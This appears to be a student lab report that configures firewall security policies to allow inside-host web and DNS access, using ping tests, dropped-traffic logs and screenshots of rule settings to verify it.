
-Proving kali cannot access internet:

Used: ping 8.8.8.8 & ping google.com



```
┌──(kali㉿kali)-[~]
└─$ ping google.com
^C

┌──(kali㉿kali)-[~]
└─$ ping google.com
ping: google.com: Temporary failure in name resolution

┌──(kali㉿kali)-[~]
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
^C
--- 8.8.8.8 ping statistics ---
15 packets transmitted, 0 received, 100% packet loss, time [illegible]


┌──(kali㉿kali)-[~]
└─$ 
```

Verification using monitor logs:




RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION
11/29 22:00:13	drop	kali	inside	192.168.10.10			10.10.10.10			0	ping
11/29 22:00:03	drop	kali	inside	192.168.10.10			10.10.10.10			0	ping
11/29 21:59:48	drop	kali	DMZ	192.168.10.10			172.16.1.10			0	ping
11/29 21:58:38	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-applicab
11/29 21:58:38	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-applicab
11/29 21:58:33	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-applicab
11/29 21:58:33	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-applicab
11/29 21:58:33	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-applicab
11/29 21:58:08	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-applicab
11/29 21:58:03	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-applicab
11/29 21:58:03	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-applicab
11/29 21:58:03	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-applicab
11/29 21:57:58	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-applicab
11/29 21:57:43	drop	DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicab

Configure firewall rules to allow Inside-Host Internet access (DNS, HTTP, HTTPS).

Setting up a firewall rule:

For this I opened the firewall configurations and went into polices then added a new rule with following configurations:

1) Provided general information



Security Policy Rule

Name: ECE519C_Internet Access

Rule Type: universal (default)


Description: Allow Internet

Tags:

Group Rules By Tag: None

Audit Comment:

2)Added ‘Inside’ as source:



Security Policy Rule

General | **Source** | Destination | Application | Service/URL Category | Actions

☐ Any — ☐ SOURCE ZONE — ☑ Inside


☑ Any — ☐ SOURCE ADDRESS

any — ☐ SOURCE USER

any — ☐ SOURCE DEVICE

☐ Negate

3)Added outside as destination:



Security Policy Rule

General | Source | **Destination** | Application | Service/URL Category | Actions


select — ☐ DESTINATION ZONE — ☑ outside

☑ Any — ☐ DESTINATION ADDRESS

any — ☐ DESTINATION DEVICE

☐ Negate

4)Added following in services: service-http(80), service-https (443), DNS2->UDP (53)



https://192.168.239.134/?#policies::vsys1::policies/security-rulebase

Security Policy Rule

General | Source | Destination | Application | **Service/URL Category** | Actions | Usage


select

	SERVICE
□	service-dns
□	service-http
□	service-https

☑ Any

	URL CATEGORY

5)Enabled the option of 'log at session start'



https://192.168.239.134/?#policies::vsys1::policies/security-rulebase

Security Policy Rule

General | Source | Destination | Application | Service/URL Category | **Actions**

Action Setting

Action: Allow

□ Send ICMP Unreachable

Profile Setting

Profile Type: None

Log Setting

☑ Log at Session Start

☑ Log at Session End

Log Forwarding: None

Other Settings


Schedule: None

QoS Marking: None

□ Disable Server Response Inspection


And committed the changes.

Result: Can access internet on inside host. Screenshot:



Demonstrate HTTP/HTTPS Internet access from Inside-Host with application awareness.

First, I removed all the services from the policies



Security Policy Rule

General | Source | Destination | Application | Service/URL Category | Actions | Usage


application-default

□ SERVICE

☑ Any

□ URL CATEGORY

Then I edited and added the following rules in policies in application section:



Security Policy Rule

General | Source | Destination | Application | Service/URL Category | Actions | Usage


□ Any

APPLICATIONS
- dns-over-https
- ssl
- web-browsing

DEPENDS ON

Verification:


Internet web browser access from Inside host:



